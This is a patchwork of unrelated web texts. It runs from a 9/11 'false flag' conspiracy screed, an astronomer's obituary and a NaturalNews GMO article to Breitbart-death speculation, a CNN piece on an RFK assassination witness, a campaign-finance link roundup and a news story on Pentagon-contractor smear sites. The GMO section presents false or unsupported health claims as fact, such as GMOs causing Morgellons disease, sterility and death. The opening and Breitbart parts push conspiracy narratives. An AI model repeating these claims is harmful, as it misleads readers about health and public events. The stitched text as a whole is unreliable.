The propagandists who work for Washington, London, and Tel Aviv are masters at devising an “international consensus” on political and military objectives, whether in Afghanistan, Iraq, Palestine, Libya, Syria, or Iran. But they don’t use logic and reason to win over the world, instead, they use big lies and false flag terrorism to intimidate nations into accepting their twisted version of reality.
10. Regimes of terror and fraud create a collective dream state to limit the consciousness of the people so they do not wake up and realize the magnitude of the crimes that have been committed against them while they slept. The propagandists of totalitarian regimes of terror are constantly engaged in a war on collective memory. Their target is the collective psyche of the society. And they use all kinds of psychological, military, and scientific techniques to realize their goal of creating a dispirited, unconscious, ignorant, fearful, and psychologically traumatized population.
But there is a way out of our collective nightmare. We can reject the terror-based consensus reality that has been constructed by the tricksters behind the 9/11 events. We can dream a new dream.
Professor Dr. Richard Crowe, 60, died May 27 in an off-road accident in Arizona. Dr. Crowe came to UH Hilo 25 years ago and helped launch the University’s undergraduate astronomy program with his numerous publications and co-authored works which added significantly to the body of astronomical literature. He regularly trained UHH student observers with the UH 24-inch telescope on Mauna Kea, and conducted many research programs on that telescope. In 2005, he won the AstroDay Excellence in Teaching Award for his efforts. In 1991, Dr. Crowe was selected as a Fujio Matsuda Research Fellow for his scholarly work on pulsating variable stars. Crowe was also active in the community. He was a longtime member of the Rotary Club of Hilo Bay.
(NaturalNews) There is a conspiracy of selling out happening in America. Politics and personal interest it would seem determine government policies over and above health and safety issues. When President Obama appointed Michael Taylor in 2009 as senior adviser for the FDA, a fierce protest ensued from consumer groups and environmentalists. Why? Taylor used to be vice president for Monsanto, a multinational interested in marketing genetically modified (GM) food. It was during his term that GMO’s were approved in the US without undergoing tests to determine if they were safe for human consumption.
The danger of GMO’s
The question of whether or not genetically modified foods (GMO’s) are safe for human consumption is an ongoing debate that does not seem to see any resolution except in the arena of public opinion. Due to lack of labeling, Americans are still left at a loss as to whether or not what is on the table is genetically modified. This lack of information makes the avoiding and tracking of GM foods an exercise in futility. Below are just some of the food products popularly identified to be genetically modified:
1. Corn – Corn has been modified to create its own insecticide. The U.S. Food and Drug Administration (FDA) has declared that tons of genetically modified corn has been introduced for human consumption. Monsanto has revealed that half of the US’s sweet corn farms are planted with genetically modified seed. Mice fed with GM corn were discovered to have smaller offspring and fertility problems.
2. Soy – Soy has also been genetically modified to resist herbicides. Soy products include soy flour, tofu, soy beverages, soybean oil and other products that may include pastries, baked products and edible oil. Hamsters fed with GM soy were unable to have offspring and suffered a high mortality rate.
3. Cotton – Like corn and soy, cotton has been designed to resist pesticides. It is considered food because its oil can be consumed. Its introduction in Chinese agriculture has produced a chemical that kills cotton bollworm, reducing the incidences of pests not only in cotton crops but also in neighboring fields of soybeans and corn. Incidentally, thousands of Indian farmers suffered severe rashes upon exposure to BT cotton.
4. Papaya – The virus-resistant variety of papaya was commercially introduced in Hawaii in 1999. Transgenic papayas comprised three-fourths of the total Hawaiian papaya crop. Monsanto bestowed upon Tamil Nadu Agricultural University in Coimbatore technology for developing papaya resistant to the ringspot virus in India.
5. Rice – This staple food from South East Asia has now been genetically modified to contain a high amount of vitamin A. Allegedly, there are reports of rice varieties containing human genes to be grown in the US. The rice will create human proteins useful for dealing with infant diarrhea in the 3rd world. China Daily, an online journal, reported potential serious public health and environment problems with genetically modified rice considering its tendency to cause allergic reactions with the concurrent possibility of gene transfers.
6. Tomatoes – Tomatoes have now been genetically engineered for longer shelf life, preventing them from easily rotting and degrading. In a test conducted to determine the safety of GM tomatoes, some animal subjects died within a few weeks after consuming GM tomatoes.
7. Rapeseed – In Canada, this crop was renamed canola to differentiate it from non-edible rapeseed. Food stuff produced from rapeseed includes rapeseed oi (canola oil) l used to process cooking oil and margarine. Honey can also be produced from GM rapeseed. German food surveillance authorities discovered as much as a third of the total pollen present in Canadian honey may be from GM pollen. In fact, some honey products from Canada were also discovered to have pollen from GM rapeseed.
8. Dairy products – It has been discovered that 22 percent of cows in the U.S. were injected with recombinant (genetically modified) bovine growth hormone (rbGH). This Monsanto created hormone artificially forces cows to increase their milk production by 15 percent. Milk from cows treated with this milk inducing hormone contains increased levels of IGF-1 (insulin growth factors-1). Humans also have IGF-1 in their system. Scientists have expressed concerns that increased levels of IGF-1 in humans have been associated with colon and breast cancer.
9. Potatoes – Mice fed with potatoes engineered with Bacillus thuringiensis var. Kurstaki Cry 1 were found to have toxins in their system. Despite claims to the contrary, this shows that Cry1 toxin was stable in the mouse gut. When the health risks were revealed, it sparked a debate.
10. Peas – Peas that have been genetically modified have been found to cause immune responses in mice and possibly even in humans. A gene from kidney beans was inserted into the peas creating a protein that functions as a pesticide.
The GMO link to strange disease
As early as 2008, NaturalNews.com reported about a condition called Morgellon’s disease. The article went on to report the symptoms of the disease as follows: crawling, stinging, biting and crawling sensations; threads or black speck-like materials on or beneath the skin; granules, lesions. Some patients report fatigue, short term memory loss, mental confusion, joint pain and changes in vision. Furthermore, there have been reports of substantial morbidity and social dysfunction leading to a dip in work productivity, job loss, total disability, divorce, loss of child custody and home abandonment.
Prior to its reporting, the condition was dismissed as a hoax, but upon further investigation, the evidence pointed out that the disease was real and may be related to genetically modified food.
Despite this link being established, the CDC declared Morgellon’s disease of unknown origin. Worse, the medical community could not offer any information to the public regarding a cause for the symptoms.
When a research study was conducted on fiber samples taken from Morgellons patients, it was discovered that the fiber samples of all the patients looked remarkable similar. And yet, it did not seem to match any common environmental fiber. When the fiber was broken down, and it’s DNA extracted, it was discovered to belong to a fungus. Even more surprising was the finding that the fibers contained Agrobacterium, a genus gram-negative bacteria with the capacity of transforming plant, animal and even human cells.
Morgellon’s disease is not the only condition associated with genetically modified foods. A growing body of evidence has shown that it may cause allergies, immune reactions, liver problems, sterility and even death. Moreover, based on the only human feeding experiment conducted on genetically modified food, it was established that genetic material in genetically modified food product can transfer into the DNA of intestinal bacteria and still continue to thrive.
Heeding the warning
Time and again, the American Academy of Environmental Medicine (AAEM) has warned that GMOs pose a serious threat to health, and it is no accident that there can be a correlation between it and adverse health effects. In fact, the AAEM has advised doctors to tell their patients to avoid GMOs as the introduction of GMOs into the current food supply has correlated with an alarming rise in chronic diseases and food allergies.
This should come as no surprise. More than 30 years ago a food supplement called L-trytophan killed 100 people and affected 5,000 to 10,000 more. The cause was narrowed down to the genetic engineering process used in its production. If the symptoms had not had three simultaneous characteristics – namely, they were unique, acute and fast-acting – the disease could never have been identified.
If science could assure us with certainty that serious consequences do not wait for us at the end of the line, it might be to our best interest to let this opportunity pass. Progressive thinking in terms of profit is certainly not wrong. But to brush off precaution on the convenient argument that there is not enough evidence to prove that GM food is indeed harmful is sheer irresponsibility. It certainly is a lame excuse to offer in the event that GM foods are indeed proven to contain health hazards.
Veteran Los Angeles coroner forensic technican Michael Cormier had died, apparently due to arsenic poisoning. The 61 year old Cormier was discovered dead on April 20th – the same day the city officials had released their preliminary autopsy report on the death of conservative media powerhouse Andrew Breitbart.
According to early reports, Michael Cormier was “seemingly healthy,” yet “suddenly stricken” with a fatal condition – just like Andrew Breitbart.
It’s the latest twist in the case of Andrew Breitbart’s untimely death that will surely fuel increased speculation into possible foul play – in both cases.
The sluggish release of the Breitbart autopsy follows the unorthodox, rushed announcement by city authorities at the time of Breitbart’s death that he had died of ‘natural causes’ on March 1, 2012 at the age of 43.
The timing of Breitbart’s death came on the eve of a few highly anticipated events. Firstly, he had announced that he would be releasing rare ‘game changing’, rather damning video footage of President Obama allegedly cavorting with communist activists years earlier. Some footage was released in the days after his death, but it is not believed to be material that would change the corse of the 2012 election as Breitbart had indicated beforehand. He was also due to reveal his new Breitbart.com format, and had met only one before his death with Sheriff Joe Arpaio’s Cold Case Posse team in Phoenix in relation to Obama’s forged PDF birth certificate and forged US Selective Service registration card.
The LA County Coroner’s office announced in their preliminary reportthat Breitbart had died of heart failure, and that a negligible amount of alcohol was found in his system. No prescription or illicit drugs were discovered at any point during the autopsy. The final, definitive medical explaination on Breitbart’s death has yet to be made public.
Coroner Michael Cormier’s mysterious death was first reported by KTLA TV reporter Elizabeth Espinosa explaining how city detectives were investigating a possible ‘arsenic poisoning’ in the case. This report was later picked up and reported in an LA Times Local blog:
“The sources, who spoke on the condition of anonymity, said that finding the presence of poison does not necessarily mean the death was a homicide, because the substance could have accidentally entered his system.”
“At this point we haven’t ruled out foul play,” said Lt. Alan Hamilton of the Los Angeles Police Department. “It is one of the things being considered. We are waiting for the coroner’s results.”
A toxicology report is expected to be released sometime between May 25th and June 1st.
WND also recounted Breitbart’s early career, by summarizing:
Matt Drudge paid tribute to his colleague and friend with a posting on the Drudge Report: “In the first decade of the DRUDGEREPORT Andrew Breitbart was a constant source of energy, passion and commitment. We shared a love of headlines, a love of the news, an excitement about what’s happening. I don’t think there was a single day during that time when we did not flash each other or laugh with each other, or challenge each other. I still see him in my mind’s eye in Venice Beach, the sunny day I met him. He was in his mid 20′s. It was all there. He had a wonderful, loving family and we all feel great sadness for them today.”
Los Angeles (CNN) — As a federal court prepares to rule on a challenge to Sirhan Sirhan’s conviction in the Robert F. Kennedy assassination, a long overlooked witness to the murder is telling her story: She heard two guns firing during the 1968 shooting and authorities altered her account of the crime.
Nina Rhodes-Hughes wants the world to know that, despite what history says, Sirhan was not the only gunman firing shots when Kennedy was murdered a few feet away from her at a Los Angeles hotel.
“What has to come out is that there was another shooter to my right,” Rhodes-Hughes said in an exclusive interview with CNN. “The truth has got to be told. No more cover-ups.”
Her voice at times becoming emotional, Rhodes-Hughes described for CNN various details of the assassination, her long frustration with the official reporting of her account and her reasons for speaking out: “I think to assist me in healing — although you’re never 100% healed from that. But more important to bring justice.
“For me it’s hopeful and sad that it’s only coming out now instead of before — but at least now instead of never,” Rhodes-Hughes told CNN by phone from her home near Vancouver, British Columbia.
Sirhan, the only person arrested, tried and convicted in the shooting of Kennedy and five other people, is serving a life sentence at Pleasant Valley State Prison in Coalinga, California.
The U.S. District Court in Los Angeles is set to rule on a request by the 68-year-old Sirhan that he be released, retried or granted a hearing on new evidence, including Rhodes-Hughes’ firsthand account.
At his 1969 trial, Sirhan’s original defense team never contested the prosecution’s case that Sirhan was the one and only shooter in Kennedy’s assassination. Sirhan testified at his trial that he had killed Kennedy “with 20 years of malice aforethought,” and he was convicted and sentenced to death, which was reduced to life in prison in 1972.
After the trial, Sirhan recanted his courtroom confession.
In the recent federal court filings, state prosecutors led by California Attorney General Kamala Harris argue that even if there were a second gunman involved in the Kennedy shooting, Sirhan hasn’t proven his innocence and he’s still guilty of murder under California’s vicarious liability law.
Sirhan’s new legal team disputes Harris’ assertion about that state statute.
Their current battle has prosecutors and Sirhan’s new lawyers engaging directly the merits of new evidence — as well as witness recollections such as Rhodes-Hughes’ account — never argued before a judge.
Prosecutors under the attorney general are contending that Rhodes-Hughes heard no more than eight gunshots during the assassination. In court papers filed in February, Harris and prosecutors argue that Rhodes-Hughes was among several witnesses reporting “that only eight shots were fired and that all these shots came from the same direction.”
Sirhan’s lawyers are challenging those assertions.
In a response also filed in federal court in Los Angeles, the defense team led by New York attorney William Pepper contends that the FBI misrepresented Rhodes-Hughes’ eyewitness account and that she actually had heard a total of 12 to 14 shots fired.
“She identified fifteen errors including the FBI alteration which quoted her as hearing only eight shots, which she explicitly denied was what she had told them,” Sirhan’s lawyers argued in February, citing a previously published statement from Rhodes-Hughes.
In this NBC photo taken in December 1965, TV actress Nina Roman, today known as Nina Rhodes-Hughes, left, and her “Morning Star” co-star Elizabeth Perry, right, meet Robert F. Kennedy at NBC’s Burbank studios. Two and a half years later, Rhodes-Hughes witnessed Kennedy’s assassination.
The FBI and the California attorney general’s office both declined to comment to CNN on the controversy over Rhodes-Hughes’ witness account since the matter is now being reviewed by a federal judge.
Rhodes-Hughes was a television actress in 1968 who worked as a volunteer fundraiser for Kennedy’s presidential campaign.
The FBI report indicates that Rhodes-Hughes was indeed inside the kitchen service pantry of the Ambassador Hotel during the crucial moments of the Kennedy shooting, but she contends the bureau got details of her story wrong, including her assertions about the number of shots fired and where the shots were fired from.
Rhodes-Hughes, now 78, tells CNN she informed authorities in 1968 that the number of gunshots she counted in the kitchen pantry exceeded eight — which would have been more than the maximum Sirhan could have fired — and that some of the shots came from a location in the pantry other than Sirhan’s position.
Robert Kennedy was the most seriously wounded of the six people shot inside the hotel pantry on June 5, 1968, only moments after the New York senator had claimed victory in California’s Democratic primary election. The presidential candidate died the next day; the other victims survived.
The Los Angeles County coroner determined that three bullets struck Kennedy’s body and a fourth passed harmlessly through his clothing. Police and prosecutors declared the four bullets were among eight fired by Sirhan acting alone.
Rhodes-Hughes tells CNN the FBI’s eight-shot claim is “completely false.” She says the bureau “twisted” things she told two FBI agents when they interviewed her as an assassination witness in 1968, and she says Harris and her prosecutors are simply “parroting” the bureau’s report.
“I never said eight shots. I never, never said it,” Rhodes-Hughes told CNN. “But if the attorney general is saying it then she’s going according to what the FBI chose to put into their report.”
“There were more than eight shots,” Rhodes-Hughes said by phone. She says that during the FBI interview in her Los Angeles home, one month after the assassination, she told the agents that she’d heard 12 to 14 shots. “There were at least 12, maybe 14. And I know there were because I heard the rhythm in my head,” Rhodes-Hughes said. She says she believes senior FBI officials altered statements she made to the agents to “conform with what they wanted the public to believe, period.”
“When they say only eight shots, the anger within me is so great that I practically — I get very emotional because it is so untrue. It is so untrue,” she said.
Contacted by CNN for comment, Sirhan lead attorney William Pepper called the alleged FBI alteration of Rhodes-Hughes’ story “deplorable” and “criminal” and said it “mirrors the experience of other witnesses.”
Other witnesses also mentioned more than eight shots
Law enforcement investigators have always maintained that only eight shots were fired in the RFK assassination, all of them by Sirhan. His small-caliber handgun could hold no more than eight bullets.
But released witness interview summaries show at least four other people told authorities in 1968 that they heard what could have been more than eight shots. The following four witness accounts appear not in FBI reports but in Los Angeles Police Department summaries:
— Jesse Unruh, who was speaker of the California Assembly at the time, told police that he was within 20 to 30 feet behind Kennedy when suddenly he heard a “crackle” of what he initially thought were exploding firecrackers. “I don’t really quite remember how many reports there were,” Unruh told the LAPD. “It sounded to me like somewhere between 5 and 10.”
— Frank Mankiewicz, who had been Kennedy’s campaign press secretary, told police that he was trying to catch up to the senator when he suddenly heard sounds that also seemed to him to be “a popping of firecrackers.” When an LAPD detective asked Mankiewicz how many of the sounds he’d heard, he answered: “It seemed to me I heard a lot. If indeed it had turned out to have been firecrackers, I probably would have said 10. But I’m sure it was less than that.”
— Estelyn Duffy LaHive, who had been a Kennedy supporter, told police that she was standing just outside the kitchen pantry’s west entrance when the shooting erupted. “I thought I heard at least about 10 shots,” she told the LAPD.
— Booker Griffin, another Kennedy supporter, told police that he had just entered the pantry through its east entrance and suddenly heard “two quick” shots followed by a slight pause and then what “sounded like it could have been 10 or 12” additional shots.
An analysis of a recently uncovered tape recording of the shooting detected at least 13 shot sounds erupting over a period of less than six seconds. The audiotape was recorded at the Ambassador Hotel by free-lance newspaper reporter Stanislaw Pruszynski and is the only known soundtrack of the assassination.
Audio expert Philip Van Praag told CNN that his analysis establishes the Pruszynski recording as authentic and the 13 sounds electronically detected on the recording as gunshots.
“The gunshots are established by virtue of my computer analysis of waveform patterns, which clearly distinguishes gunshots from other phenomena,” he said in an e-mail. “This would include phenomena that to human hearing are often perceived as exploding firecrackers, popping camera flashbulbs or bursting balloons.”
Van Praag’s Pruszynski recording findings are now a major point of controversy among new evidence being argued between the two sides in the Sirhan federal court case. Harris contends that his findings amount to an “interpretation or opinion” that is not universally accepted by acoustic experts.
CNN initially reported on Van Praag’s audio analysis in 2008 and then with additional details in a BackStory segment in 2009.
Shots fired from two different locations
California prosecutors have argued that witnesses heard shots coming from only one location, but Rhodes-Hughes tells CNN that while the first two or three shots she heard came from Sirhan’s position several feet in front of her, she also heard gunshots “to my right where Robert Kennedy was.”
According to the autopsy report, the coroner concluded that the senator’s body and clothing were struck from behind, at right rear, by four bullets fired at upward angles and at point-blank range. Yet witnesses said Sirhan fired somewhat downward, almost horizontally, from several feet in front of Kennedy, and witnesses did not report the senator’s back as ever being exposed to Sirhan or his gun.
In his analysis of the Pruszynski sound recording, Philip Van Praag found that five of the gunshots captured in the tape were fired opposite the direction of Sirhan’s eight shots. Van Praag also concluded that those five shots — the third, fifth, eighth, 10th and 12th gunshots within a 13-shot sequence — displayed an acoustical “frequency anomaly” indicating that the alleged second gun’s make and model were different from Sirhan’s weapon.
A chance meeting with Robert Kennedy
The path that eventually led Nina Rhodes-Hughes to the Ambassador Hotel kitchen pantry began 2½ years earlier during a chance meeting with Robert Kennedy at NBC-TV studios in Burbank, California. She was being made up for her co-starring role in the daytime drama “Morning Star” when Kennedy suddenly entered the makeup room. The actress was starstruck. “I saw Robert Kennedy and everything else disappeared from view,” she said. “There was an aura about him that was very captivating. He kind of pulled you in. His eyes were very deep set and they were very blue. And when you looked at him, you got very drawn in to him.”
As Rhodes-Hughes remembers it, the senator had arrived to pre-record an interview on “Meet the Press” and the two discussed political issues while awaiting their separate TV appearances. “Here I am, just an actress in a soap opera, and he took the time to have an in-depth conversation with me,” said Rhodes-Hughes, who was then known professionally by her screen name Nina Roman.
As impressed as Rhodes-Hughes was with Robert Kennedy, she says the senator indicated that he himself was impressed with her ability to quickly memorize many pages of TV script. She says he confided to her that he had no such talent himself but that his older brother, the assassinated President John F. Kennedy, had possessed similar skills.
“Our conversation basically was the clincher for me,” Rhodes-Hughes told CNN. “I said to him, ‘You know, I have followed your career in politics and I really believe in you and I love all the things that you did — and are trying to do, and propose to do — and so if ever you declare yourself a candidate for the presidency, I will work for you, heart and soul.’ And he smiled and said, ‘Well, I don’t know if that’s going to happen.’ And he was very humble and very sweet.”
Rhodes-Hughes says that later, in the spring of 1968, shortly after Kennedy announced his candidacy for the presidency, she helped form a campaign support group in Los Angeles called “Young Professionals for Kennedy” and assisted in raising funds for the California phase of the senator’s White House bid.
Weeks later, as he claimed victory in the California primary, addressing hundreds of supporters in the Ambassador Hotel’s Embassy Room shortly after midnight on June 5, Kennedy paid tribute to the many volunteers, like Rhodes-Hughes, who had assisted his campaign. Referring to his own role during his brother’s successful run for the presidency in 1960, Kennedy told them, “I was a campaign manager eight years ago. I know what a difference that kind of an effort and that kind of a commitment makes.”
Trying to keep Kennedy from heading to the pantry
For Rhodes-Hughes there was one more commitment to keep. She had promised Kennedy aide Pierre Salinger that following the candidate’s victory speech she would try to meet the senator as he exited the ballroom and usher him to a backstage area where Salinger had been keeping abreast of the California primary returns. She says although she and another campaign volunteer made sure to carefully position themselves to greet the candidate, the opportunity never came. According to Rhodes-Hughes, shortly after Kennedy completed his remarks in the Embassy Room, he was whisked away by others down a corridor and toward the kitchen pantry while she scurried to catch up.
“No, no, that’s the wrong way!” Rhodes-Hughes tells CNN she shouted to the senator and his escorts as she chased after them in an unsuccessful effort to turn them around. “It’s this way! Come back! You’re going the wrong way!”
Kennedy and Sirhan almost face-to-face
Rhodes-Hughes says that after she entered the kitchen pantry’s west entrance, she could see Kennedy in left profile, “greeting” well-wishers a few feet ahead of her. She says a moment later she was looking at the back of the senator’s head, as he continued onward, when suddenly the first two or three shots were fired.
“I saw his left profile. And then, very, very quickly, he was through greeting, and he turned and went into the original direction that he was being ushered to,” Rhodes-Hughes told CNN. “At that point, I saw the back of his head and part of his shoulders and back.”
“My eyes were totally on him, and all of a sudden I started hearing popping sounds, which I thought at first were flashbulbs from a camera,” she said. It was Rhodes-Hughes’ account of Kennedy’s movements in the pantry that Sirhan’s lawyer Pepper focused on in particular when CNN asked him to comment on Rhodes-Hughes’ account of the shooting.
“This observation is vital,” said Pepper. “Her clear recollection of being some short distance behind the Senator and seeing his left profile and then seeing him quickly turning so that the back of his head was in her sight at the time the shooting began — this reveals that the Senator was almost directly facing Sirhan just before he took three shots, from behind, in his back, and behind his right ear at powder burn range, making it impossible for Sirhan to have been Robert Kennedy’s shooter,” the defense attorney said in an e-mail to CNN. “It clearly evidences the existence of a second gunman who fired from below and upward at the Senator.”
Rhodes-Hughes says that while she was behind Senator Kennedy, looking at the back of his head and hearing the first two or three gunshots, Kennedy did not appear to be struck by bullets at that point.
Still believing the first shots were merely flashbulbs, she says she then took her eyes off the senator, while turning leftward, and caught her first glimpse of Sirhan standing in front of Kennedy and to the candidate’s left.
She told CNN that the 5-foot-5-inch tall Sirhan was propped up on a steam table, several feet ahead of her and slightly to her own left. Rhodes-Hughes says part of her view of Sirhan was obstructed and she could not see the gun in his hand but she says that, as soon as she caught sight of Sirhan, she then heard more shots coming from somewhere past her right side and near Kennedy. She told CNN that at that point she was hearing “much more rapid fire” than she initially had heard.
In his recent analysis of the Pruszynski recording, Philip Van Praag found that some of the tape’s 13 captured shot sounds were fired too rapidly, at intervals too close together, for all of the gunshots in the pantry to have come from Sirhan’s Iver Johnson revolver alone.
Sirhan’s lawyers report in their federal court papers that gunshot echoes have been ruled out as the cause of the Pruszynski recording’s “double shots.” Ricochets also are ruled out according to Pasadena, California, forensic audio engineers who verified Van Praag’s Pruszynski findings for the 2007 Investigation Discovery Channel television documentary “Conspiracy Test: The RFK Assassination.”
‘They’ve killed him! They’ve killed him!’
Rhodes-Hughes told CNN she heard gunshots coming from some place not far from her right side even while Sirhan was being subdued several feet in front of her. “During all of that time, there are shots coming to my right,” she said. “People are falling around me. I see a man sliding down a wall. Then I see Senator Kennedy lying on the floor on his back, bleeding. And I remember screaming, ‘Oh no! Oh, my God, no!’ And the next thing I know, I’m ducking but also in complete shock as to what’s going on.
“And then I passed out,” she said.
Rhodes-Hughes says that, moments later, while she was regaining consciousness from having fainted to the floor, she noticed that her dress was wet and that she was missing a belt and one of her shoes. It was clear to her that she had been trampled, but she was unhurt.
She then looked across the room and saw Kennedy once again, lying on the floor and bleeding, this time with his wife Ethel kneeling and trying to comfort him. Rhodes-Hughes says the sight horrified her, sending her screaming out of the pantry and back through the corridor, where she was attended to by her then-husband, the late television producer Michael Rhodes.
“I’m running out of the pantry and I’m yelling, ‘They’ve killed him! They’ve killed him! Oh, my God, he’s dead! They’ve killed him!'” Rhodes-Hughes told CNN. “Now, the reason I said, ‘they’ is because I knew there was more than one shooter involved.”
Little more than 25 hours later, Kennedy was pronounced dead at Good Samaritan Hospital in Los Angeles.
Rhodes-Hughes describes the events of early June 1968 as “the most iconoclastic experience” of her life.
“Although it was 44 years ago, I will swear that this is exactly what happened. I remember it like it was almost yesterday, because you don’t forget something like that when it totally changes your life forever,” she said. “It took a great toll on me. For a while, even the backfiring of a car would send me into tears.”
Never called to testify
Despite the fact her FBI interview summary indicates Nina Rhodes-Hughes was inside the kitchen pantry during the assassination, she was never called to testify at Sirhan’s 1969 trial or at any subsequent inquiry over the years. Rhodes-Hughes says she made a point of telling two FBI agents in 1968 that she would be willing to make herself available to appear as a witness anywhere at anytime and to testify “that there were more shots.”
“They never wrote that down,” she says of the FBI agents who conducted the interview in her Los Angeles home. She also says that when the pair of agents departed following their visit, they forgot to take along their attaché case and, minutes later, had to return to her residence and retrieve it.
Rhodes-Hughes says that, in the months following the June 5, 1968 assassination, she and some others who had been at the Ambassador Hotel refused news media interviews so as to avoid interfering with preparations for Sirhan’s trial. It wasn’t until the 1990s that Rhodes-Hughes was asked whether she would ever be willing to testify under oath — an invitation coming not from a prosecutor or law enforcement official but from author Philip H. Melanson, a chancellor professor of policy studies at the University of Massachusetts Dartmouth.
At Melanson’s request, Rhodes-Hughes reviewed her 1968 FBI interview summary for the first time and found it contained more than a dozen inaccuracies. She provided Melanson with a statement, but the professor died some years later and Rhodes-Hughes once again missed her opportunity to testify. Before his death, Melanson published Rhodes-Hughes’ statement in “Shadow Play,” a book he co-authored with William Klaber in 1997 and one of several Melanson wrote on the Robert Kennedy assassination.
Rhodes-Hughes recounted the Kennedy shooting and her initial contact with Melanson in a 1992 interview on “Contact,” a local TV program carried at the time in Vancouver by Rogers Cable.
Defense attorney William Pepper calls Rhodes-Hughes’ recollections “significant verification” of new assassination evidence that the Sirhan legal team is currently presenting. “It provides further verification of a dozen or more gunshots and mirrors the experience of other witnesses which confirms the existence of the cover-up efforts,” he told CNN.
“Along with all of the other evidence we have provided, one wonders why it has taken so long for this innocent man to be set free, a new trial to be ordered or, at least, a full investigatory hearing to be scheduled,” Pepper said. “Nothing less than the credibility and integrity of the American criminal justice system is at stake in this case.”
Sirhan Sirhan’s current legal team is doing something his original lawyers never did. They are asserting that Sirhan did not shoot Kennedy.
Sirhan’s original defenders had decided at the outset that Sirhan was the lone shooter. Because Sirhan’s initial lawyers presented a diminished capacity case in 1969, they never pursued available defenses. Evidentiary conflicts, and issues such as a possible second gun, simply were not addressed at Sirhan’s 1969 trial. Most of the original prosecution’s evidence was stipulated by the original defense team, which agreed that Sirhan had killed the presidential candidate.
Nina Rhodes-Hughes opposes freedom for Sirhan Sirhan, whom she regards as one of two gunmen firing shots inside the Ambassador Hotel kitchen pantry. “To me, he was absolutely there,” she said. “I don’t feel he should be exonerated.”
Rhodes-Hughes insists the full truth of Robert Kennedy’s murder has been suppressed for decades, and says she hopes that it will now finally come out and that the alleged second shooter will be identified and brought to justice.
“There definitely was another shooter,” said Rhodes-Hughes. “The constant cover-ups, the constant lies — this has got to stop.”
ProPublica rounds up the best investigative reporting on campaign finance.
This week, we’re exposing the world of campaign finance post-Citizens United, the 2010 Supreme Court case that opened the door to super PACs. The stories fall into three categories: donor profiles, pieces on super PACs, and scandals (though as Michael Kinsley said, “The scandal in Washington isn’t what’s illegal; it’s what’s legal”).
This roundup focuses on national stories, but you can find more under our Campaign Finance tag on MuckReads. Did we miss any? Email muckreads@propublica.org
The Donors
CovertOperations,The New Yorker, August 2010
This 2011 National Magazine Award finalist profiles the billionaire Koch brothers, who are using their money to try to promote libertarian ideals. The resulting “ideological network” of foundations, think tanks, and political movements has become so sprawling that in political circles it’s known as the “Kochtopus.”
Advertisement
Is Gingrich’s Hard Line on Palestine Paid for by Sheldon Adelson?, Daily Beast,January 2012
Sheldon Adelson is the seventh–richestman in the United States, and the largest donor to the pro-Gingrich super PAC Winning Our Future. As this 2008 New Yorker profile shows, he also opposes a two-state solution to the Israeli-Palestinian conflict and wields enormous political influence in Israel. Some wonder if his views affected Gingrich’s “hard-line” stance on Palestine.
TheOperator, New Republic, April 2012
Harold Simmons is the 2012 campaign’s biggest donor. So what does he want from all his political giving?
Contributed by @Jake_Bernstein
TheAttackDog, The New Yorker, February 2012
Larry McCarthy, the media consultant who helps run the pro-Romney super PAC Restore Our Future, is Washington’s go-to guy for negative ads. He rose to prominence for the racially charged Willie Horton ad that helped George H.W. Bush get elected in 1988.
Super PACs
FirmGives $1 MilliontoPro–RomneyGroup, ThenDissolves, MSNBC, August 2011 Need a good example of the secret money fueling the 2012 election? This mystery company donated $1 million to the pro-Romney super PAC Restore Our Future—and then promptly dissolved. At the time, it was one of the biggest contributions of the election cycle.
Contributed by @SteveEngelberg
MostIndependentAdsfor 2012 ElectionAreFromGroupsThatDon’tDiscloseDonors, Washington Post, April 2012
You can thank anonymous donors for 90 percent of the total spent on advertising so far in the 2012 presidential election. The funds are funneled through social welfare nonprofits, also known as 501(c)4s, that do not have disclose their donors.
The 2012 MoneyRace: CompareTheCandidates,New York Times
If you want to track super PAC money, we’re going to point you to PACTrack. But when it comes to candidates’ fundraising, the New York Times’ news app is pretty sweet.
BundlersOntheInside, iWatch/ABC News, September 2011
Several of Obama’s top political supporters went to work within the Energy Department as it pumped stimulus money into alternative energy firms. Some supporters were also investors in companies that applied for government loans. (Part of a series on the stimulus-backed, and now bankrupt, Solyndra.)
Contributed by @paulkiel
DoubtsRaisedonDonationstoComptroller, New York Times, October 2011
New York City comptroller John C. Liu was considered a contender to succeed Mayor Michael Bloomberg, thanks in part to his robust fundraising machine. But when the New York Times canvassed nearly 100 homes and workplaces of donors listed in Mr. Liu’s campaign finance reports, they found several irregularities, including some that raised questions about whether some donors actually existed. Liu’s campaign is now under federal investigation.
Contributed by @srubenfeld
HouseFreshmenPushBillsthatBenefitBigDonors,USA Today, August 2011
Despite promises to change Washington, several House freshmen began their terms by pushing legislation that benefited some of their biggest donors.
Contributed by @rlocker12
(how politicians are ‘purchased’ by powerful men with an agenda)
The official trailer for ‘The Campaign’ starring Will Ferrell and Zach Galifianakis as political rivals in a race for Congress in a North Carolina district. Ferrell plays incumbent congressman Cam Brady who makes a major public goof that forces a bunch of wealthy CEOs to put up a rival for his seat in Congress in the form of Galifianakis’ Marty Huggins, the director of the local Tourism Center.
WASHINGTON – The co-owner of a major Pentagon propaganda contractor publicly admitted Thursday that he was behind a series of websites used to discredit two USA TODAY journalists who had reported on the contractor.
Screengrab from home page of leoniegroup.comCamille Chidiac, a minority owner of Leonie Industries, says he acted independently of the company when he created web sites and social media accounts in an effort to discredit two USA TODAY journalists.
Camille Chidiac, a minority owner of Leonie Industries, says he acted independently of the company when he created web sites and social media accounts in an effort to discredit two USA TODAY journalists.
The online “misinformation campaign,” first reported last month, has raised questions about whether the Pentagon or its contractors had turned its propaganda operations against U.S. citizens. But Camille Chidiac, the minority owner of Leonie Industries and its former president, said he was responsible for the online activity and was operating independent of the company or the Pentagon.
“I take full responsibility for having some of the discussion forums opened and reproducing their previously published USA TODAY articles on them,” he said a statement released by his attorney, Lin Wood, of Atlanta.
“I recognize and deeply regret that my actions have caused concerns for Leonie and the U.S. military. This was never my intention. As an immediate corrective action, I am in the process of completely divesting my remaining minority ownership from Leonie,” Chidiac said.
Chidiac, who stepped down as president of Leonie in 2008, said he used only personal funds to create the websites using proxy services to hide his involvement. Although Chidiac has continued to represent Leonie at various conferences, the company said any involvement was “informal and unofficial.”
The Pentagon said Defense Secretary Leon Panetta was aware of the statement and “has directed the department to review this matter and to take appropriate action.”
“We were deeply disappointed to read this disclosure from Leonie Industries. Smear campaigns — online or anywhere else — are intolerable, and we reject this kind of behavior,” said Pentagon press secretary George Little.
